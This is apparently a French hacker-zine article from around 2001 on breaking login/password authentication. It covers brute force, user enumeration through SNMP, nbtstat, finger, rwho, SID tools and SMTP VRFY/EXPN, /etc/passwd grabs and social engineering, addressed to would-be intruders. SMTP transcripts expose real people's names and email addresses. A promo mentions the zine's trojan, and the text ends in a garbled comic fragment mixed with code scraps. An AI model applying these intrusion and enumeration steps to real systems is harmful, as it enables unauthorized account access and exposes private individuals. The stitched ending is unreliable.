Sur tout système bien protégé, le système d'identification d'accès à certains services se fait couramment par saisie successive d'un login, et d'un mot de passe. Nous allons voir comment essayer le mieux possible de fragiliser cette procédure.

1. Le login et le pass.

Toute procédure d'accès à un service via login/pass, offre une sorte de "double sécurité" un utilisateur ayant un login valide, sans le pass, est bloqué. Il en va de même pour un utilisateur ayant un pass, sans login qui va avec, ce qui est quand même plus rare ;-). Dans le cas où un utilisateur a un login, sans pass, il peut se mettre à la recherche d'un pass. Le login est à la base de toutes attaque sur un service. Etudions comment on peut fragiliser cette procédure sur un système cible.

2. Comment le système cible gère t-il le système login/pass ?

La gestion du système login/pass, lorsqu'un utilisateur essaye de se connecter varie selon 3 facteurs :
- le service
- le type de serveur
- le système d'exploitation, mais c'est plus rare. Nous allons voir ça après.

Nous n'allons pas voir quels serveur gèrent quoi et comment, cela prendrait trop de temps et ce n'est pas l'objet de l'article. Nous allons voir quels sont les différents cas de gestions des saisies logins/passes.

2.a : Le système bruteforçable.

Ce système est efficace sur de nombreux serveurs, et de nombreux services. Sur les systèmes M$ par exemple, c'est une technique qui marche bien. Mais aussi sur d'autres nombreux systèmes UNIX, etc... Tout dépend de la configuration de la cible. Le but est simple : il consiste à essayer une série de pass, sur un login précis. Bien sur la possession d'un login valide est nécessaire. Nous verrons ultérieurement comment se pratique la devination de logins. En tout cas, ce système est efficace dans certains cas précis. Par exemple en cherchant un mot de passe de quatre ou cinq lettres, ce système peut être pratique. Par contre ne comptez pas sur lui pour un mot de passe de huit lettres. En revanche le brute-force ne se fait pas que sur le modèle : 1 login - n pass à tester. Il peut aussi se faire sur le modèle : n logins - 1 pass. Ce dernier modèle est utile si vous avez réussi à avoir une liste de logins, et que vous cherchez le compte d'un utilisateur qui aurait mis un password bidon du genre "passwd", "password", même rien, sur certains services, etc...

2.b : Le système protégé par un login uniquement.

Ce système pourrait s'appeler "système d'identification à un seul niveau". En effet dans certains cas (routeurs par exemple), le système cible ne demande qu'un seul moyen de s'authentifier, soit au travers d'un login ("Enter the login :") qui joue le rôle de pass, soit au niveau d'un password ("Enter a password :"). Cela revient de toutes façons strictement à la même chose. En général ces systèmes garantissent au pirate que une fois le pass trouvé, il a accès directement à la gestion du service avec des droits d'administrateur. De plus c'est un faible niveau d'authentification, et donc de faible sécurité, surtout si le principe est brute-forçable. Pour que le problème soit bien explicite, sachez que l'exemple suivant est véridique :

- sur 10 systèmes d'une même entreprise, tous les systèmes étaient à niveau d'authentification unique, tous étaient brute-forçables, et sur à peu près 4 des 10 systèmes, l'accès se faisaient uniquement par le mot de passe "admin" (très facilement devinable). Ainsi, 4 des 10 systèmes étaient piratables sans aucune difficulté, et tous les autres étaient brute-forçables.

La simplification des accès, par contrainte de temps et de confort, désagrège littéralement la sécurité des entreprises. De plus, par exemple, sous Windows, l'accès à des répertoires en partage ne se fait que par mot de passe. On est donc loin d'un système idéal de sécurité chez M$.

2.c : Le système de protection par timeout.

Ce système est redoutablement efficace, si il se base sur un système qui exige login + pass. Sinon il ne le sera qu'à moitié. Comme son nom l'indique, il consiste à laisser un temps prédéfini à l'utilisateur essayant de se connecter pour saisir les données, après quoi il se fait déconnecter et l'oblige à se reconnecter pour recommencer des saisies. Ce système empêche des techniques de brutes-force simples, mais ne les bloque pas (avec des logiciels de brute-force plus développés qui se reconnecteraient automatiquement, le processus ne serait que ralenti). J'ai personnellement déjà vu des systèmes n'appliquant aucun timeout sur les saisies, et avec la procédure d'authentification à un niveau unique. Je vous raconte pas la joie des brutes-forcers. De plus cela facilite les attaques par DoS (imaginez un afflux permanents d'utilisateurs ne se déconnectant jamais, il risque d'y avoir problème un moment donné). A croire que des singes envahissent les bureaux et appuient n'importe comment sur les claviers quand les admins ont le dos tourné :).

2.c. bis : Le système dérivé du timeout.

D'autres systèmes, soucieux d'enrayer les attaques par brute-force, et sans appliquer de déconnections sur timeout (pas un timeout court en tout cas), gèrent astucieusement le système login/pass. En effet, si vous entrez un mauvais login/pass, le système mettra à chaque fois un peu plus de temps à vous reproposer de saisir les données. Cela est radical contre les brute-forcers : le système n'impose aucune limite de tentatives, aucun timeout, et à la fin les attentes pour avoir "la main", et pouvoir saisir les données sont exagérément longues, ce qui finit par rendre impossible toute attaque par brute-force. Je pense que ce système est bien plus efficace que tous les autres existants.

2.d : Le système classique.

Je dis classique, mais en fait c'est loin d'être un classique. Ce système concerne les systèmes qui vous déconnectent dès que vous avez dépassé un nombre limité d'essais (3 ou 5 en généraIs), sur un principe d'authentification à login + pass. Bien sur après le choix du login et du mot de passe influe énormément sur tout ce qui touche à l'accès au service par un pirate. Comme vu précedemment, celà n'empêche pas une attaque par brute-force.

2.e : Le système idéal.

Un système administré par une limite de 3 essais par mots de passe avec un timeout. En fait ce n'est pas le meilleur système, mais l'un des plus courant avec ce qui se fait de nos jours.

2.f : Le système bidon.

Je l'appelle "bidon" parce qu'il n'existe pas vraiment d'autres termes le concernant. Ce système aide les pirates sur la devination de logins. En effet le système d'authentification s'établit bien à deux niveaux, mais le niveau où l'utilisateur doit saisir un login ne sert que de formalité. En effet, si vous entrez un mauvais login, il vous retournera une réponse type "mauvais login, réentrez un login" sans vous demander de pass. Quand le login est bon, il vous demande un pass. Ainsi établir une liste de logins effectifs sur ce type de système relève d'un jeu d'enfant. Comment ça? Qui a dit : "ça existe po c'machin là" ? Si, si ! Je vous jure !

Nous pouvons voir que la fragilisation de ce processus concernant le login/pass peut déjà s'effectuer après étude du moyen d'authentification qu'impose la machine distante.



Par FTP, le principe est toujours login + pass, avec des possibilités de brute-force ou de timeout selon les serveurs. Par HTTP, cela dépend de la manière dont sont configurés les scripts et accès de sécurités au répertoires. Etudier une manière dont un serveur est censé vous authentifier ne prend pas plus d'une minute ! Si cela vous prend plus de temps, choisissez : la corde ou le pistolet ?
Après, il est nécessaire d'établir un ou plusieurs logins sur lesquels vous allez travailler. Avant de commencer toutes recherches, sachez que bien souvent des logins par défaut comme "admin" ou "root" pour des systèmes Linux, sont à essayer. de plus on a souvent d'autres logins comme : "Guest", "Administrator", "FTPadmin", etc. qui ne sont que de faibles dérivés de logins classiques. Voyons cependant, comment un pirate peut collecter les informations nécessaires à une attaque.

3. Collecte d'informations.

3.1 : L'astuce via HTTP.

L'astuce est simple. Par exemple vous cherchez un accès à une boite d'administrateur sur un service mail, sans toutefois connaître le login exact de la personne. En ayant juste son pseudo ou son nom & prénom, vous pouvez faire des essais mais le problème est que le service vous retournera des erreurs du genre : "Erreur : login ou mot de passe incorrect(s)". L'idée est de voir si il vous est possible de créer un compte sur ce service, et si oui, essayez de créer un compte avec des tests de logins qui pourraient être celui de la personne visée. Vous essayez jusqu'à ce que le service marmonne quelquechose du genre : "Erreur : compte déjà existant pour ce login". Vous avez surement obtenu le login voulu. Vous n'avez plus qu'à vous concentrer sur le mot de passe, et même plus. Avec ce login vous pouvez envoyer des e-mails au compte, rechercher si il y a eut des échos sur les NewsGroups, essayer du Social Engineering (vous savez ce qui marche fort dans le SE ? C'est de se ramener directement à la boite qui gère les comptes pour demander le mot de passe, style "ingénu de l'informatique" qui sait pas qu'on peut faire une demande par mail, ou bien qui trouve n'importe quelle bonne excuse).

3.2 : L'astuce via Social Engineering.

No comments. Ou : Hé stoplait le pimpim, passe moi tes logins password ! avec 12 000 variantes plus subtiles.

3.3 : Etude des services SNMP.

Parfois des machines d'entreprises font tourner des services SNMP sur leur machines. Sans nous étendre sur les spécifications techniques du protocole, sachez que si le service est configuré "public" (community string = public), alors une foule d'informations est accessible par tous ! Et quand je dis une foule, c'est vraiment tout ! Des services logiciels à la configuration HardWare, en passant par tout ce qui est config réseau. En plus les machines sous NT diffusent (si il y a partage) les répertoires mis en partage, et les logins utilisés (accounts). En fait c'est simple. Si SNMP tourne en "public" sur une machine dans une entreprise, c'est le coffre aux trésors des Pirates. Par contre si le service est configuré "private", vous n'aurez accès à rien.

3.4 : Le traditionnel NBTSTAT.

Pour les machines sous windows faisant tourner un service NetBIOS, le traditionnel "nbtstat -A host" vous révélera le nom de la machine, et avec un peu de chance, un nom de login.

3.5 : WHOIS.

Les services Whois (whois.org, register.com, etc.) fournissent foules d'informations sur les hosts enregistrés. Souvent on a des noms et prénoms qui peuvent fournir des idées à des logins. De plus les adresses fournies et différents moyens de contacts se prêtent fort à des attaques de SE.

3.6 : Le système bidon

cf 2.f

3.7 : sid2user, user2sid

Ce sont des outils à ligne de commandes qui consultent les identifiants de sécurité NT (NT SID) à la recherche du nom d'utilisateur et vice-versa. Ils ne sont pas durs à trouver en téléchargement. Dès que le SID d'un host a été pris, grâce à "user2sid", les attaquants peuvent utiliser des numéros de SID connus pour retrouver les utilisateurs correspondants.

3.8 : Les services UNIX.

Finger peut fournir des informations comme la liste des utilisateurs connectés. Il en va de même pour rwho et rusers. Les lignes de commandes sont simples : "finger -l @host" ou "finger 0@192.168.202.34". Pour rwho, pareil : "rwho host", et pour rusers il est conseillé de mettre le commutateur '-l', "rusers -l host"

3.9 : La récupération de fichiers sensibles via HTTP ou FTP.

Grâce à des dispositifs de sécurité sortis tout droit des poubelles de McDonald, il est parfois possible, vous le savez, d'accéder au fichier etc/passwd d'un host FTP, en anonymous. Cette récupération joue un grand rôle dans la prédiction de login. Voyons par exemple un bout de etc/passwd récupéré sur ftp://ftp.cible.com

```
aidle:x:1009:102::/home/web/aidle:/bin/false
colyseum:x:1010:102::/home/web/colyseum:/bin/false
colysee:x:1011:102::/home/web/colysee:/bin/false
piou:x:1013:102::/home/web/piou:/bin/false
stef:x:1015:102::/home/web/stef:/bin/false
justice:x:1016:102::/home/web/justice:/bin/false
```

Plein de logins ça non? En fait c'est que des logins en début de ligne. De plus l'exploitation de failles dans les scripts cgi, ou autres, peuvent se montrer très utiles pour accéder à des listes de logins.

3.10 : Exploitation de services SMTP.

SMTP comprend deux commandes intégrées qui permettent le recensement des utilisateurs. "VRFY" confirme les noms d'utilisateurs valides, et "EXPN" signale les adresses effectives des alias et des listes de publipostage.

A vous de voir pour d'autres procédés. Il existe aussi les formulaires, technique lame, qui est cependant une forme sous-aboutie du SE.

4.3 : Les classiques.

Les mots de passes classique du genre "admin", "1234", etc. sont encore utilisés sur de nombreux systèmes, comme vu dans l'exemple 2.b., et les noms prénoms ne sont pas à exclure. Les classiques ne sont à essayer que si vous n'avez pas de moyen de brute-forcer la cible.

4.4 : La récupération de fichiers sensibles.

La récupération contenant les fichiers de mots de passe (comme les fichiers de configuration de certains clients FTP), constitue un risque majeur pour une entreprise. Si les pirates peuvent s'emparer de ce genre de fichiers, un changement complet des mots de passe sera nécessaire. Ensuite il faudra envisager de changer d'administrateur réseau, mais ça, c'est une autre histoire. Ces récupérations peuvent se faire par des trojans, des exploits, etc. Et même en local.

4.5 : Les exploits.

Les exploits peuvent permettre de contourner les passwords. Les exploits sont liés généralement au serveur ou à l'OS de la machine cible.

```
Telnet - www1.fdn.fr
Connexion  Edition  Terminal  ?
220 jabba.fdn.fr ESMTP Sendmail 8.9.3/8.9.3/FDN; Tue, 10 Jul 2001 10:52:20 +0200
vrfy root
250 <root@jabba.fdn.fr>
expn adm
550 adm... User unknown
expn root
250-<antoine@origan.fdn.fr>
250-<benech@ondim.fr>
250-<xavier@babylone.fdn.fr>
250-<pj@gizmo.fdn.fr>
250-<lulu@romuald.fdn.fr>
250 <bureau@edgard.fdn.fr>
```

Ces informations sont précieuses aux pirates. De plus "EXPN" peut servir à la vérification de logins, le reste à d'éventuelles attaques de SE... par anonymous mail justement ;-).

```
Telnet - www1.fdn.fr
Connexion  Edition  Terminal  ?
220 jabba.fdn.fr ESMTP Sendmail 8.9.3/8.9.3/FDN; Tue, 10 Jul 2001 11:56:34 +0200
vrfy root
250 <root@jabba.fdn.fr>
vrfy antoine
250 Antoine Hulin <antoine@jabba.fdn.fr>
vrfy xavier
550 xavier... User unknown
vrfy lulu
250 Sylvain VALLEROT <lulu@jabba.fdn.fr>
```

Il en existe bien d'autres problèmes concernant les logins, relatifs à des services particuliers, des serveurs particuliers. Pour l'instant nous nous sommes intéressés à tout ce qui concernait la fragilisation des procédures d'authentification par login/pass en se concentrant sur l'aspect du login. Qu'en est-il du pass?

4. Le password.

En réalité une collecte d'informations sur un éventuel password est loin d'être chose évidente. Voyons comment un pirate peut trouver un password.

4.1 : Le brute-force.

Connue, l'attaque du brute-force permet de s'attaquer à un login en particulier en essayant une succession de mots de passes. Ou bien le contraire, comme vu en 2.a. Ce genre d'attaque s'effectue bien souvent par des programmes téléchargeables sur Internet.

4.2 : Le Social Engineering.

Sans s'éterniser, n'oubliez pas qu'une attaque par Social Engineering ne se réalise par que par téléphone ou mail.

4.6 : Les accès non autorisés particuliers entraînant des piratages successifs.

Le meilleur moyen de comprendre le principe est de fournir un exemple, qui peut arriver à un particulier. Dupont a un compte mail. Pour x raisons, Haxor prend possession de sa boite mail. Dupont qui est prudent n'a pas mis les mêmes passes pour sa boite mail, son compte ICQ, et son compte FTP. Cependant Haxor, hystérique et psychopathe, décide de se faire envoyer les pass du compte FTP et du compte ICQ de Dupont. Il change les passes des 3 services et attend la déconnection de Dupont pour se mettre à agir. Ainsi Dupont, dans son sommeil agité, car il vient de se faire pirater ne l'oublions pas, se fait en fait avoir. Haxor utilise tous ses comptes pour accéder aux autres comptes de ses collègues, grâce à la relation de confiance que Dupont a établie avec eux.

Avec l'étude des techniques concernant les passwords, on aura fait le tour de la question concernant les moyens de fragiliser une procédure d'identification à double niveau. Merci de votre attention, et j'espère que, même si ce texte ne vous a rien appris, il vous aura permis de faire le point sur ce qui se faisait concernant cet aspect du piratage.

Da Strifouz



Hackerz voice, le canard de la communauté présente :

Join The Webring

Ouah trop cool le loulou. Hackerz voice c'est un prog libre, si si la preuve c'est Kickerman vient d'en améliorer grave le code source.

Vous connaissiez déjà le signe de piste d'Hzv. Le principe en était simple, il commençait par www.hackever.com et permettait, avant de trouver la page aux trésors d'hzv de passer par des sites de loulous. Ainsi la popularité grandissante du journal bénéficiait au site de la communauté.

Kickerman avec son site www.webpassword.net vient de relancer cette idée géniale du rédacteur en chef. Le principe est simple, inscrivez votre site sur www.password.net, et copiez le code source du lien quelque part sur votre site. Vous ferez alors partie du Webring Hackerz Voice, les bandeaux sont reliés entre eux par des liens aléatoires qui permettront d'afficher chez les cliqueurs soit un autre site du Webring soit à notre page trésor bien cachée.

D'ailleurs on en profite pour vous apprendre que sur cette page cachée (la seule officielle d'Hackerz voice pour tous les copiteurs) on vient de mettre les, en plus de quelques programmes maison dont le célèbre troyen d'Hackerz Voice, les archives épuisées du journal en format Pdf (non ! laissez ! c'est pour nous). Ah ah ah j'en connais qui ont retenu en otage leurs kiosquiers en cherchant désespérément les numéros 1 et 2 d'Hzv, ils sont maintenant dispo intégralement sur notre page : www..... ah merde j'ai failli vous donner l'adresse. FAUT CHERCHER ET Yo ! merci Kickou !

Tommyp Lee


LOOLA VOLEUZ
DANS
LE CRASHEŹ
ALLO OUI?
ALLO, LOOLA? ON FAIT UNE PETITE RÉUNION TU VIENS?
SALUT!
SALUT LOOLA
package Random
sub new{
my $class=shift;
my $self={};
bless $self,$class
TROIS HEURES + TARD
PROP Intermediate_Dir
PROP Target_Dir ""
ADD BASE CPP /nologo /W3 /
ADD CPP /nologo /W3 /Gm /G
ADD BASE MTL /nologo /D "_D
ADD MTL /nologo /D "_DEBUG"
cmake.exe
Random::new(
CRACK
PHREAK
RON
PFUiii
RON
JE CONNAIS UN MEC QUI A UN SUPER TRUC POUR CRASHER UN DISQUE DUR!
OUAIS? SUPER! APPELLE-LE TOUT DE SUITE!
BOUM
CRAK
ÇA YEST
GÉNIAL

SOMMAIRE